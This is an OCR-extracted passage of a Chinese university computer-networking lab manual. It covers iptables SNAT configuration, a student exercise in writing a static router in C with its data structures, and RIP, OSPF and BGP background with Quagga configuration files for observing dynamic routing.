系统根据链中的规则进行过滤。iptables 包含三个表，filter 管理本机进出、nat 管理后端主机、mangle 管理特殊标志使用。此外还可以自订额外的链。实验中将用到的是表 nat，用作进行来源与目的的替换。其中链 PREROUTING 中为进行路由判断之前所要进行的规则；链 POSTROUTING 中为进行路由判断之后所要进行的规则；链 OUTPUT 中为与发送出去的数据包相关的规则。

NAT 工作的原理是修改 IP，对于一次通讯中 IP 转换的完整过程通过两条链完成，POSTROUTING 链修改来源 IP（SNAT），PREROUTING 链修改目的 IP（DNAT）。内部主机访问外部网络时，SNAT 起作用，替换掉 PDU 中不合法的内部源 IP 地址，外部响应到达时，DNAT 起作用，替换 PDU 中的目的 IP 地址为内网 IP,再由路由转发给内部主机。不过 iptables 运行时维护有一个表记录了数据包中 IP 的转换，实际中只用使用 POSTROUTING 链即可。

## 实验目标

本实验的主要目的是让学生能熟练地按照需求配置一个静态的包含多个子网的网络环境，并学会 NAT 的组网方式，为以后的实验的过程中对组网的要求的打下基础。


## 部署，操作/设计步骤（虚拟机器的配置和拓扑）

### 1 虚拟网络配置

1.1 按照提示安装/拷贝多个虚拟机

1.2 根据拓扑图连接网络

拓扑图如下：




在前一个实验的基础上增加了一个主机 PC3 作为 router0 下的一个子网。

## 2 设置 IP 与路由规则

令 router0 的网段为 192.168.2.0/24，假设 swich0 连接有 80 台主机，swich2 连接有 20 台主机。请按要求自行划分子网，并为各主机设置 IP，然后根据 IP 添加路由规则。所用到的命令同前一个实验。设置完成后用 ping 命令检测是否联通。

## 3 用 iptables 进行网络地址转换

在模拟 router0 的虚拟机上使用 iptables 进行网络地址转换。实验中采用静态 NAT。假设 router0 具有外部 IP：210.28.130.166 并用 eth0 与 router1 连接，然后 router0 通过 iptables 进行映射，需要添加链 **POSTROUTING**。使用如下命令设置：

**sudo iptables -t nat -A POSTROUTING -o eth0 -s 192.168.2.0/24 -j SNAT --to 210.28.130.166**

实验要求完成出网地址映射操作后，在 PC0 上分别 ping PC1，PC2，PC3，用 wireshark 抓包，记录抓取的 PDU，并作简单分析。

# 实验报告

按要求完成实验，并写出实验报告。实验报告格式如下，同学可以根据内容进行修改。说明是为了更详细的解释各个项目，提交的报告中无需包含。

| | |
|---|---|
| 实验目的 | |
| 网络拓扑配置 | 说明：填写附表 1，也可绘图说明 |
| 路由规则配置 | 说明：写明输入的命令 |
| NAT 设置命令 | 说明：写出所使用的命令 |
| 数据包截图 | 说明：用 wireshark 抓包截图，PC0 分别 ping PC1，PC2，PC3 的数据包截图 |
| 协议报文分析 | 说明：对抓取的 PC0 ping PC2 的数据包进行字段分析 |

附表 1：

| 节点名 | 虚拟设备名 | ip | netmask |
|---|---|---|---|
| Router0 | | eth0: | |
| | | eth1: | |
| | | eth2: | |
| Router1 | | eth0: | |
| | | eth1: | |
| PC0 | | | |
| PC1 | | | |
| PC2 | | | |
| PC3 | | | |

## 注意事项

1、为保证有效的完成实验，可以先在手册中为各个节点分配好 ip 地址和子网掩码，然后再上机实现；


2、建议 VMware 中启动的虚拟机的名称与手册中的各对应节点的名称相同；

3、连接网络过程中，优先配置两台 router 的地址，要注意 router 上有多个网卡，各个网卡对应不同的 VMnet，不要出错，可以先不在 router 上填写路由表，但要确认有默认路由表，设置 ip_forward 的值为 1（见实验一）；

4、配置 PC，注意 PC0，PC1，PC3 的子网掩码为 25 位，并注意填写 PC 默认网关；

5、完成以上步骤后，图的左部分可以相互通信。右部分可以相互通信，但是图的左半边和右半边不能通信；

6、在 router0 添加路由规则，使得所有目的节点的网络地址为 PC2 所在的网络地址的包通过 router1 的某一端转发，但注意所选取的这一端一定是与 router0 处在同一网段上（如下图 router0 上添加的这条命令为 **sudo ip route add 192.168.2.0/24 via 192.168.1.2**），如果前几步都对，则 router0 ping PC2 成功；


192.168.1.1
eth0
Network
eth0 192.168.1.2
eth1
1841
Router0
eth2
1841
Router1
eth1
192.168.2.1
2950-24
Switch0
2950-24
Switch2
2950-24
Switch1
PC-PT
PC0
PC-PT
PC1
PC-PT
PC3
PC-PT
PC2
192.168.2.2

# 实验四 静态路由编程实现

## 1. 背景知识

### 1.1 路由

路由是一种把信息从源穿过网络传递到目的地的行为，在路上，至少遇到一个中间节点。完成路由工作的核心是路由器，路由器是工作在第三层上的设备。路由器一般都包含路由和交换功能，在这里，仅仅讨论路由功能。

路由整体上是由两个部分构成的，路径选择和数据交换。其中路径选择主要是基于路由算法来确定的，不同的路由算法可能会得出不同的路径选择方式。至于数据交换，仅仅是在 2 层上的数据传输，这个交换的前提是按照之前确定的算法进行的。

### 1.2 静态路由

在众多的路由算法分类之中，有一种是静态路由和动态路由的划分。所谓静态路由，就是在网路工作前，由网络管理员事先配置好的网络表映射来确定包的路由方式。而动态路由是一种可以随着网络改变而动态改变路由表的方式。这里要求实现一个静态路由，所以不深入讨论动态路由的实现。

### 1.3 系统实现

在操作系统（这里用的是 Fedora 11）中，是自动拥有路由表的。

在 shell 下输入 route 命令，可以查看当前的路由表信息：

```
july@july-laptop:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.0.2.0        *               255.255.255.0   U     1      0        0 eth0
link-local      *               255.255.0.0     U     1000   0        0 eth0
default         10.0.2.2        0.0.0.0         UG    0      0        0 eth0
```

图 1

在这张路由表中，Destination, Gateway, Genmask, Iface 分别对应于目的网络，网关，子网掩码，对应的网络接口。

通过 ARP 命令查看系统的 ARP 缓存：

```
july@july-laptop:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   52:54:00:12:35:02   C                     eth0
```

图 2

Address，HWtype, HWaddress, Iface 分别对应于 IP 地址，硬件类型，硬件地址，网络接口。

在一个真正的系统当中，对于一个包的路由过程可以看成如下：首先，一个包要发往一个地址，那么根据该地址在路由表中进行查询，找到对应的网关，然后将包转发到

网关上，而转发到网关的过程中，会用到 ARP 缓存来确定以太帧的 MAC 头信息。此时，我们需要动态的更新查找 ARP 缓存来填充头部信息。然后发送。

## 2. 实验目标：

本实验主要目的设计和实现一个简单的静态路由机制，用以取代 Linux 自身通过 ip forwarding 实现的静态路由方式，进而加深对二三层协议衔接及静态路由的理解。

## 3. 部署，操作/设计步骤 （虚拟机器的配置和拓扑）

首先，我们需要确定整个路由的流程，算法以及其运行的环境。

### 3.1 虚拟机的环境

这里我们搭建的环境很简单，用到 4 台虚拟机。





图 3

其中 PC 1 和 Router1 的左网口属于一个网段 net1，Router1 的右网口和 Router2 的左网口属于一个网段 net2，Router2 的右网口和 PC 2 属于一个网段 3。Net1 网段是 192.168.0.0/24，Net2 网段是 192.168.1.0/24，Net3 网段是 192.168.2.0/24。在这里，我们要关闭 Router1 的路由转发功能，而是在 PC 2 上运行我们自己实现的简单静态路由协议程序来完成 PC 1 到 PC 2 的数据路由。

在 VMWare 中分别启动这 4 个系统，针对每个系统设置各自的网络接口信息。基本配置是在 Fedora 下操作的，多数命令相同，对应的 Ubuntu 重启网络服务的命令为 **sudo /etc/init.d/networking restart**

PC 1# **ifconfig eth0 192.168.0.2 netmask 255.255.255.0**
PC 1# **route add default gw 192.168.0.1**
PC 1# **service network restart**

对于 Linux2 同 Linux1, 仅仅需要将 192.168.0.X 换成 192.168.2.X
Router1 上的配置如下：
Router1# **ifconfig eth0 192.168.0.1 netmask 255.255.255.0**
Router1# **ifconfig eth1 192.168.1.1 netmask 255.255.255.0**
Router1# **service network restart**
我们要注意关闭 Router1 上的路由转发功能：
打开/etc/sysctl.conf 文件，修改 net.ipv4.ip_forward 为 0。
对于 Router2 配置类似于 Router1 但是无需关闭路由转发。
现在我们可以测试 PC 1 ping PC 2 以及 PC 1 ping Router1 的结果，可以发现 PC 1 可以 ping 通 Router1 但是 PC 1 和 PC 2 是互相 ping 不通的。如下图

```
[root@localhost ~]# ping 192.168.2.2
PING 192.168.2.2 (192.168.2.2) 56(84) bytes of data.
^C
--- 192.168.2.2 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4372ms
```

图 4

我们这里要实现的就是这样一个静态路由协议，它可以使得 PC 1 和 PC 2 可以互相通信，而且该协议可以针对拓展性的网络。

### 3．2 数据结构以及流程实现

回顾在背景知识中介绍的路由过程以及系统实现中的数据结构，我们确定了我们自己的简单路由协议至少要具备如下数据结构：

```
//the information of the static routing table
struct route_item{
    char destination[16];
    char gateway[16];
    char netmask[16];
    char interface[16];
}route_info[MAX_ROUTE_INFO];
// the sum of the items in the route table
int route_item_index=0;
```

一个简单的静态路由表，该表是符合于静态路由协议的，那么也就是说路由路径的选择是通过该静态路由表来确定的，而且该路由表除了手动修改之外在程序运行过程之中不会改变。

```
//the informaiton of the " my arp cache"
struct arp_table_item{
    char ip_addr[16];
    char mac_addr[18];
}arp_table[MAX_ARP_SIZE];
// the sum of the items in the arp cache
int arp_item_index =0;
```

一个可以动态改变的 ARP 缓存

该 ARP 缓存可以在运行的过程中动态的添加删除 arp 表项。除此之外，为了方便，还增加了一个模仿系统网络配置的数据结构。

```
// the storage of the device ,  got information  from configuration file : if.info
struct device_item{
    char interface[14];
    char mac_addr[18];
}device[MAX_DEVICE];
// the sum of the interface
int device_index=0;
```

定义完数据结构之后，我们应该定义一下这个静态路由程序的工作流程，我们需要回顾一下，一个路由器的工作方式。

路由器可以看作是一个重复工作的循环机器，当它启动的时候，管理员会设置它的启动选项，并对它的路由表，路由策略进行选择，他自己也要初始化自己的一些其他类似于操作系统的信息，它监听设备上的许多硬件接口，查看着每一个它收到的包，当一个数据包符合它路由表的条件的时候，它就会根据路由表的信息对其进行转发，在转发的过程由于是通过其他的接口的转发，必然要用到 arp 缓存中的数据项，当一个数据包符合在网络上准确传输的时候，它就会将这个经过它重重修改的包发送到对应的接口上去，这个数据包未来的发展就与它无关了，它所要做的就是继续监听，并重复之前做过的事情。

根据一个路由器的工作流程，我们也可以模仿出我们静态路由程序的工作流程。





图 5

其中监听网口和我们可以看作是创建一个 socket，并 recvfrom 在这个端口之上，假如收到包的话，就算是捕获到一个来自本地网口的数据包。这里给出这个代码的一个示例，注释也已经添加在上面了，大家可以阅读 srp_all.c 来查看相关信息。

对于每个函数的实现可以查看详尽的源代码。其中各个函数的名称基本上就代表了这个函数所实现的东西。考虑到了代码重用的问题，里面有许多工具函数被单独提取了出来，在下面的实验中还可以继续使用。

### 3.3 路由验证

在我们这个实验中，我们将在 PC 2 上编译运行这个程序。

PC 2# **gcc srp_all.c –o srp**

PC 2# **./srp**

运行这个命令之前需要切入 root 账户，

PC 2# **su yourpassword**

然后配置该程序的配置文件，各个文件的配置方式请根据对应的数据结构来进行判断，mac 地址的格式为 xx:xx:xx:xx:xx:xx。各个网卡的 MAC 地址可以通过 ifconfig –a 来进行查看。

下面在 PC 1 上执行 ping PC 2 的命令，会发现可以 ping 通。

```
[root@localhost ~]# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=4.62 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=5.47 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=3.84 ms
^C
--- 192.168.1.2 ping statistics ---
5 packets transmitted, 3 received, 40% packet loss, time 4999ms
rtt min/avg/max/mdev = 3.844/4.649/5.476/0.671 ms
```

图 6


由此表明，我们的程序完成了静态路由的功能。

这个程序距离一个真正的路由还差很远。首先，这个示例程序第一次运行的时候会丢失一个包，丢包的原因是因为该路由器的 ARP 策略问题。当第一次运行的时候，转发一个在 ARP 缓存中没有记录的主机的时候，程序默认是直接丢弃该数据包并更新 ARP 缓存的。在这里要求实验者重新设计路由信息的策略，将该问题进行修正。同时，一个完善的路由是应该运行在任意路由器上都可以运新的。要求实验者的代码可以适应继续增加节点，增加拓扑复杂度的网络。比如在网络上放置多台路由，每台路由均运行实验者的程序，仍然使得其运行顺利。

## 4. 实验报告

由于本次实验着重程序的设计，试验报告中将不要求统一的配置性细节，大家可以根据上面的环境进行模拟或者自行设置实验环境。

实验者需提交源代码以及实验报告。提交文件布局如下：




其中 source.c 为 C 的源文件，configuration.file 为相关配置文件。建议同学可以在 source.c 中的重要代码或者函数入口处添加注释，不做定性要求。

实验报告最好提交成 doc 或者 docx 格式的 word 文档，格式如下，同学可以根据内容进行修改，但是各个项目不可省略。说明是为了更详细的解释各个项目，提交的试验包中无需包含。

| | |
|---|---|
| 实验目的 | |
| 数据结构说明 | 说明：此处需要解释各自的源代码中的数据结构，以及其用途。<br>示例：<br>struct xiaomaolv{<br>int id;<br>floag weight;<br>int age;<br>};<br>该结构是一个描述 xiaomaolv 的结构，对应于现实生活农场中养的毛驴，其中 id 是其在农场中的编号，weight,age 分别代表了该毛驴的质量和年龄。 |
| 配置文件说明（非必须） | 说明：此处需要给出配置文件的格式以及读取方式，如程序中没有用到配置文件，则该项可省略 |
| 程序设计的思路以及运行流程 | 说明：此处需要给出程序的运行流程或者思路。请给出如下两种格式之一：<br>1. 流程图<br><br>2. 流程说明<br>示例：<br>1．程序开始<br>2.读取配置<br>3．检测数据<br>4 处理数据<br>4.1 正确 goto 3<br>4.2 错误 goto 5<br>5.程序结束 |
| 运行结果截图 | 说明：请给出你的运行结果截图 |
| 相关参考资料 | 说明：请给出你完成该实验的参考书目或者网页 |
| 对比样例程序 | 说明：请给出你参考样例程序的部分，假如没有参考点，填无 |
| 代码个人创新以及思考 | 说明：请给出你认为你的源代码中的亮点，比如，针对某个细节的处理或者算法的优化 |
| 该程序的应用场景创新（非必须） | 说明：请思考一下，该类程序除了在背景中的应用之外，是否还有其他可能的应用场景。 |

# 实验五 动态路由协议 RIP，OSPF 和 BGP

## 背景知识

### 1 自治系统

自治系统（AS，Autonomous System），是一个处于一个或多个管理机构控制之下的路由器和网络群组。一个自治系统中的所有路由器必须相互连接，运行相同的路由协议，所使用的路由协议由系统自主决定，因此有时也被称为是一个路由选择域（routing domain）。自治系统自主决定用于进行网络内部路由信息通信的协议称为内部网关协议（IGP，Interior Gateway Protocols），而各个自治系统网络之间则是通过边界网关协议（BGP，Border Gateway Protocol）来共享路由信息。每个自治系统都会被分配一个全局的唯一的号码，自治系统号（ASN）。这个号码用于标识出一个自治系统，以支持 BGP。

### 2 内部网关协议

内部网关协议（IGP）是一种专用于一个自治系统中网关间交换数据流转通道信息的协议。网络 IP 协议或者其他的网络协议常常通过这些通道信息来决断怎样传送数据流。目前的内部网关协议有 RIP、OSPF、IGRP、EIGRP、IS-IS 等协议。其中最常用的两种内部网关协议分别是：路由信息协议（RIP）和最短路径优先路由协议（OSPF）。

#### 2.1 路由信息协议

路由信息协议（RIP，Routing Information Protocol）是应用较早、使用较普遍的内部网关协议，它采用距离向量算法，适用于小型网络。在默认情况下，RIP 使用跳跃计数(hop count)作为来衡量路由距离，跳跃计数是一个包到达目标所必须经过的路由器的数目。如果到相同目标有二个不等速或不同带宽的路由器，但跳跃计数相同，则 RIP 认为两个路由是等距离的。跳跃计数取值为 1~15，数值 16 表示无穷大。RIP 使用 UDP 的 520 端口来发送和接收 RIP 报文。RIP 报文每隔 30s 以广播的形式发送一次，为了防止出现“广播风暴”，其后续的的报文将做随机延时后发送。在 RIP 中，如果一个路由在 180s 内未被刷新，则相应的距离就被设定成无穷大，并从路由表中删除该表项。RIP 报文分为两种：请求报文和响应报文。

#### 2.2 开放式最短路径优先

开放式最短路径优先（OSPF，Open Shortest Path First）是另一种被广泛使用的内部网关协议。OSPF 根据域中的链路状态来决策路由，计算出最短路径树，通常多用于较大型的网络。OSPF 协议同时使用单播（unicast）和多播（multicast）来发送 Hello 包和连接状态更新（link state updates），使用的多播地址为 224.0.0.5 和 224.0.0.6。不同于 RIP 的是，OSPF 协议直接使用 IP 协议，并将链路状态广播数据包传送给在某一区域内的所有路由器，而不是将部分或全部的路由表传递给与其相邻的路由器。


### 3 边际网关协议

边界网关协议（BGP，Border Gateway Protocol）是互联网的核心路由协议。它通过维护路由表来实现自治系统之间的可达性，属于向量路由协议。BGP 不使用传统域内路由协议的距离度量，而是基于路径、网络策略和规则集来决定路由。BGP 通过在路由器上手工设置来使用 TCP 的 179 号端口来发送和接收报文。BGP 路由器会周期地发送 19 字节的保持

存活报文来维护连接（默认周期为 60 秒 。当 BGP 在一个自治系统内部运行时，它被称作内部边界网关协议（iBGP，Interior Border Gateway Protocol）；当 BGP 在 AS 之间运行时，它被称作外部边界网关协议（eBGP，Exterior Border Gateway Protocol）。

### 4 Quagga

Quagga 是一个提供了基于 TCP/IP 协议的路由服务的软件包。Quagga 工作在 Uinx 平台上，是 GNU Zebra 的分支之一。除可提供静态路由服务外，Quagga 还支持 RIPv1，RIPv2，RIPng，OSPFv3，BGP-4，BGP-4+等动态路由协议。Quagga 由多个守护进程组成，结构如图所示：




Quagga System Architecture

其中核心的是 zebra，它可以读取和更新内核路由表，为其它守护进程提供操作 Unix 和 TCP 数据流的 API。Ospfd 实现了 OSPFv2 协议；ripd 实现了 RIPv1 和 RIPv2 协议；ospf6d 实现了 OSPFv3 协议；ripngd 实现了 RIPng 协议；bgpd 实现了 BGPv4 和 BGPv4+协议。

## 实验目标

理解自治系统（AS），观察 RIP，OSPF 以及 BGP 动态路由协议的实际运行过程。在网络拓扑结构变更的情况下观察路由表的动态变更，通过实验理解路由选择算法。


## 部署，操作/设计步骤（虚拟机器的配置和拓扑）

### 1 RIP 协议观察

1.1 按照提示安装/拷贝多个虚拟机

1.2 根据拓扑图连接一个简单链状网络

拓扑图如下：




注意：请为 router0 预留一个网口，为 router3 预留两个网口

1.3 给每个连接在网络上的网卡设置 ip
使用 ifconfig 命令进行设置，或通过 zebra.conf 文件进行设置（见 1.4）

1.4 运行 RIP 协议
1.4.1 修改/etc/quagga/目录下的 daemons 文件，以启用 RIP。
将 daemons 文件中的"zebra=no"和"ripd=no"改为"zebra=yes"和"ripd=yes"

1.4.2 在/etc/quagga/目录下添加两个配制文件 zebra.conf 和 ripd.conf。
1)本次实验中我们只需进行简单的配制，若已通过 ifconfig 命令为网卡设置过 ip，则可以直接使用 quagga 的配置示例，复制示例中的配制文件，使用命令如下：

**sudo cp /usr/share/doc/quagga/examples/zebra.conf.sample /etc/quagga/zebra.conf**

2)若未使用 ifconfig 命令。可通过使用 zebra.conf 文件设置，内容如下：

```
!-*-zebra-*-
hostname router
password zebra
enable password zebra
log stdout
!
interface network
   description Interface to External Network
   ip address a.b.c.d/m
!
interface network
   description Interface to Internal Network
   ip address a.b.c.d/m
!
```

注意，请根据具体情况选择使用"External Network" 连接外部网络，"Internal Network" 连接

内部网络；"ip address *a.b.c.d/m*"中 *a.b.c.d/m* 表示网络设备的 ip 地址和子网掩码，如 10.0.0.1/8。

建立 rip 配置文件 ripd.conf，内容如下：

```
!-*-rip-*-
hostname ripd
password zebra
router rip
   network network
log stdout
!
```

注意，若有多个网络设备要运行 RIP 协议，则要在配置文件中写入多条"network *network*"，*network* 表示网络设备，如 eth0。

1.4.3 启动 wireshark 准备抓取报文，然后启动 zebra，ripd 两个进程，使用命令如下 ：

**sudo /etc/init.d/quagga restart**


1.5 观察 RIP 报文

## 2 OSPF 协议观察

2.1 按照提示安装/拷贝多个虚拟机

2.2 根据拓扑图连接一个简单链状网络

拓扑图如下：




注意：请为 router4 预留一个网口

2.3 给每个连接在网络上的网卡设置 ip

设置方式同 1.

2.4 运行 OSPF 协议

2.4.1 修改/etc/quagga/目录下的 daemons 文件，以启用 OSPF。
将 daemons 文件中的"zebra=no"和"ospfd=no"改为"zebra=yes"和"ospfd=yes"

2.4.2 在/etc/quagga/目录下添加两个配制文件 zebra.conf 和 ospfd.conf。
设置方式同 1。

建立 ospf 配置文件 ospfd.conf，内容如下：

```
!-*-ospf-*-
hostname ospfd
password zebra
router ospf
   network a.b.c.d/m area 0
log stdout
!
```

注意，若有多个网络设备要运行 OSPF 协议，则要在配置文件中写入多条"network *a.b.c.d/m* area 0"，*a.b.c.d/m* 表示网络设备所处的网络，如 192.168.1.0/24。

